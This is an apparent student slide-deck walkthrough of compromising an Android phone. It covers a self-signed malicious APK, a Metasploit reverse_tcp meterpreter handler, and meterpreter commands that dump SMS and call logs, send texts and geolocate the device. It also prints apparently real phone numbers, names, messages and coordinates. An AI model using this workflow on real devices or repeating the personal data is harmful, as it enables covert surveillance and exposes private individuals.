
# device exploitation: Utilizing Metasploit and msfvenom

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# Tools and Components used:

- Kali Linux Attack Machine
- msfvenom
- Metasploit
- Keytool, Jarsigner, Zipalign
- An Android A01 Phone

# Tools and Components:

## Keytool

Keytool is a key and certificate management utility. It allows users to administer their own public/private key pairs and associated certificates for use in self-authentication (where the user authenticates himself/herself to other users/services) or data integrity and authentication services, using digital signatures.

# Tools and Components:

## Jarsigner

The jarsigner tool uses Keystore information to create or verify Java ARchive (JAR) digital signatures. (A JAR file packages in single file class files, pictures, sounds, and/or other digital data). The jarsigner checks the digital signature of a JAR file, by using its supplier certificate (included in the JAR file's signature block), and checks whether or not it contains a "trustworthy" public key of a JAR file, that is, in the designated Keystore.

# Tools and Components:

## Zipalign

Zipalign is a zip archive alignment tool. It ensures that all uncompressed files in the archive are aligned relative to the start of the file. This allows those files to be accessed directly via mmap(2) , removing the need to copy this data in RAM and reducing your app's memory usage.

# Tools and Components:

## Metasploit

The Metasploit Framework is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.

# Tools and Components:


## msfvenom


Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit.

# What is a .apk file?


- An APK file is an app created for Android!
- It needs a signature created by a keytool and “verified” by a jarsigner.

# Step 1: Creating a Malicious Payload



# Step 2: Signing the Certificate




Creating a keytool for a self-signature

Keytool is preinstalled with Java

# Step 2: continued

Self-signing the .apk file.

$apt-get install openjdk-11-jdk

```
┌──(kali㉿kali)-[~]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore update.apk
 hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/HACKED.SF
   adding: META-INF/HACKED.RSA
   adding: META-INF/SIGNFILE.SF
   adding: META-INF/SIGNFILE.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex

>>> Signer
    X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This a
lgorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. Th
is algorithm will be disabled in a future update.
```

# Step 2: continued

```
└─$ jarsigner -verify -verbose -certs update.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

s       258 Fri Oct 14 11:21:36 EDT 2022 META-INF/MANIFEST.MF

      >>> Signer
      X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
      [certificate is valid from 10/14/22, 11:22 AM to 3/1/50, 10:22 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
SunCertPathBuilderException: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 1/11/20, 9:15 PM to 5/3/34, 7:40 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
SunCertPathBuilderException: unable to find valid certification path to requested target]

        379 Fri Oct 14 11:24:08 EDT 2022 META-INF/HACKED.SF
       1364 Fri Oct 14 11:24:08 EDT 2022 META-INF/HACKED.RSA
        272 Fri Oct 14 11:21:38 EDT 2022 META-INF/SIGNFILE.SF
       1842 Fri Oct 14 11:21:38 EDT 2022 META-INF/SIGNFILE.RSA
          0 Fri Oct 14 11:21:36 EDT 2022 META-INF/
sm     7112 Fri Oct 14 11:21:36 EDT 2022 AndroidManifest.xml

      >>> Signer
      X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
      [certificate is valid from 10/14/22, 11:22 AM to 3/1/50, 10:22 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
SunCertPathBuilderException: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 1/11/20, 9:15 PM to 5/3/34, 7:40 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
SunCertPathBuilderException: unable to find valid certification path to requested target]

sm      572 Fri Oct 14 11:21:36 EDT 2022 resources.arsc

      >>> Signer
      X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
      [certificate is valid from 10/14/22, 11:22 AM to 3/1/50, 10:22 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.
```

Verifying the signature.

```
- Signed by "CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown"
    Digest algorithm: SHA1 (weak)
    Signature algorithm: SHA1withRSA (weak), 2048-bit key
- Unparsable signature-related file META-INF/SIGNFILE.SF

jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path building fai
led: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certif
ication path to requested target
This jar contains entries whose signer certificate is self-signed.
The SHA1 digest algorithm is considered a security risk. This algorithm will be disabled in
a future update.
The SHA1withRSA signature algorithm is considered a security risk. This algorithm will be di
sabled in a future update.
This jar contains signatures that do not include a timestamp. Without a timestamp, users may
 not be able to validate this jar after any of the signer certificates expire (as early as 2
034-05-03).

The signer certificate will expire on 2034-05-03.

┌──(kali㉿kali)-[~]
└─$
```


# Step 3

```
┌──(kali㉿kali)-[~]
└─$ zipalign -v 4 update.apk android_update.apk
Verifying alignment of android_update.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     284 META-INF/HACKED.SF (OK - compressed)
     614 META-INF/HACKED.RSA (OK - compressed)
    1720 META-INF/ (OK)
    1770 META-INF/SIGNFILE.SF (OK - compressed)
    2051 META-INF/SIGNFILE.RSA (OK - compressed)
    3137 AndroidManifest.xml (OK - compressed)
    4957 resources.arsc (OK - compressed)
    5187 classes.dex (OK - compressed)
Verification successful

┌──(kali㉿kali)-[~]
└─$ ls -l
total 60
-rw-r--r-- 1 kali kali 11927 Oct 14 11:26 android_update.apk
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Desktop
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Documents
drwxr-xr-x 2 kali kali  4096 Oct 12 20:27 Downloads
-rw-r--r-- 1 kali kali  2729 Oct 14 11:22 key.keystore
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Music
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Pictures
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Public
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Templates
-rw-r--r-- 1 kali kali 11926 Oct 14 11:24 update.apk
drwxr-xr-x 2 kali kali  4096 Oct 11 21:18 Videos

┌──(kali㉿kali)-[~]
└─$
```

Finally, using zipalign, this will assure that the data in the .apk file is optimized, and will enable the Android OS to interact with the app efficiently.

$sudo apt-get install zipalign

# Step 4: Setting up a Listener Port on Metasploit



# Step 4: Metasploit continued

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 192.168.50.103
lhost ⇒ 192.168.50.103
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.103:4444
```

# Step 4: Metasploit continued


and…

# …I'm in!

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the scre
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to th
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote servic
    route         View and modify the routing table
```

# Commands of Interest:

## api: System Commands

| Command | Description |
|---|---|
| execute | Execute a command |
| getenv | Get one or more environment variable values |
| getpid | Get the current process identifier |
| getuid | Get the user that the server is running as |
| localtime | Displays the target system local date and time |
| pgrep | Filter processes by name |
| ps | List running processes |
| shell | Drop into a system command shell |
| sysinfo | Gets information about the remote system, such |

## api: User interface Commands

| Command | Description |
|---|---|
| screenshare | Watch the remote user desktop in real time |
| screenshot | Grab a screenshot of the interactive desktop |

## api: Webcam Commands

| Command | Description |
|---|---|
| record_mic | Record audio from the default microphone for |
| webcam_chat | Start a video chat |
| webcam_list | List webcams |
| webcam_snap | Take a snapshot from the specified webcam |
| webcam_stream | Play a video stream from the specified webcam |

## Stdapi: Audio Output Commands

| Command | Description |
|---|---|
| play | play a waveform audio file (.wav) on the target system |

## Android Commands

| Command | Description |
|---|---|
| activity_start | Start an Android activity from a Uri string |
| check_root | Check if device is rooted |
| dump_calllog | Get call log |
| dump_contacts | Get contacts list |
| dump_sms | Get sms messages |
| geolocate | Get current lat-long using geolocation |
| hide_app_icon | Hide the app icon from the launcher |
| interval_collect | Manage interval collection capabilities |
| send_sms | Sends SMS from target session |
| set_audio_mode | Set Ringer Mode |
| sqlite_query | Query a SQLite database from storage |
| wakelock | Enable/Disable Wakelock |
| wlan_geolocate | Get current lat-long using WLAN information |

## Application Controller Commands

| Command | Description |
|---|---|
| app_install | Request to install apk file |
| app_list | List installed apps in the device |
| app_run | Start Main Activty for package name |
| app_uninstall | Request to uninstall application |

Using dump_sms and dump_calllog commands to dump sms and call logs into my linux home folder.

```
meterpreter > dump_sms
[*] Fetching 2055 sms messages
[*] SMS messages saved to: sms_dump_20221014151659.txt
meterpreter > dump_calllog
[*] Fetching 2000 entries
[*] Call log saved to calllog_dump_20221014151719.txt
```

~/sms_dump_20221014142608.txt - Mousepad

File Edit Search View Document Help


calllog_dump_20221014142721.txt | sms_dump_20221014142608.txt

```
60 #8
61 Type    : Incoming
62 Date    : 2022-10-13 08:11:44
63 Address : 611
64 Status  : NOT_RECEIVED
65 Message : Please pay $50.00 by 10/13/22 for Acct197583662 to avoid service interruption. Metro by T-Mobile
   Terms&Conditions including arbitration apply. See mbyt-mo.com/terms
66
67 #9
68 Type    : Outgoing
69 Date    : 2022-10-12 20:51:50
70 Address : 244444
71 Status  : NOT_RECEIVED
72 Message : (mmuQYkNmT0rs) Google is verifying the phone# of this device as part of setup. Learn more: https://
   goo.gl/LHCS9W
73
74 #10
75 Type    : Incoming
76 Date    : 2022-10-12 20:00:08
77 Address : +15868046451
78 Status  : NOT_RECEIVED
79 Message : No worries 😉
80
81 #11
82 Type    : Outgoing
83 Date    : 2022-10-12 19:59:54
84 Address : +15868046451
85 Status  : NOT_RECEIVED
86 Message : No progress yet.
87
88 #12
89 Type    : Outgoing
90 Date    : 2022-10-12 19:59:43
91 Address : +15868046451
```

File Edit Search View Document Help

```
1
2 ═══════════════
3 [+] Call log dump
4 ═══════════════
5
6 Date: 2022-10-14 14:27:22.331310132 -0400
7 OS: Android 10 - Linux 4.9.186-19165779 (armv8l)
8 Remote IP: 192.168.50.201
9 Remote Port: 49564
10
11 #1
12 Number  : +15868046451
13 Name    : Suzanne
14 Date    : Fri Oct 14 13:08:49 EDT 2022
15 Type    : INCOMING
16 Duration: 1093
17
18 #2
19 Number  : 15869328780
20 Name    : Kim
21 Date    : Fri Oct 14 09:35:13 EDT 2022
22 Type    : OUTGOING
23 Duration: 2197
24
25 #3
26 Number  : 15866778730
27 Name    : Kroger Pharmacy
28 Date    : Fri Oct 14 08:24:12 EDT 2022
29 Type    : OUTGOING
30 Duration: 133
31
32 #4
33 Number  : +15868046451
34 Name    : Suzanne
35 Date    : Thu Oct 13 21:45:38 EDT 2022
36 Type    : OUTGOING
```

# Playing some .wav files through meterpreter.





```
meterpreter > play mother_talk.wav
[*] Playing mother_talk.wav ...
[*] Done
meterpreter > play hello_cutie.wav
[*] Playing hello_cutie.wav ...
[*] Done
meterpreter > play deep_trouble.wav
[*] Playing deep_trouble.wav ...
[*] Done
```

# Sending myself a SMS through meterpreter.


```
meterpreter > send_sms -d +15869328934 -t "u r now hacked lol"
[+] SMS sent - Transmission successful
meterpreter >
```

```
meterpreter > geolocate
[*] Current Location:
        Latitude:  42.6883523
        Longitude: -82.9356098

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=42.6883523,-82.9
356098&sensor=true
```

A geolocate command to find the Android's exact coordinates…



# Final Words

The initial plan was to use Metasploit for phone access. Overcoming difficulties with emulators and multiple attempts, I eventually succeeded in exploiting my own Android device with the .apk file.

# Thanks for Watching!

Questions?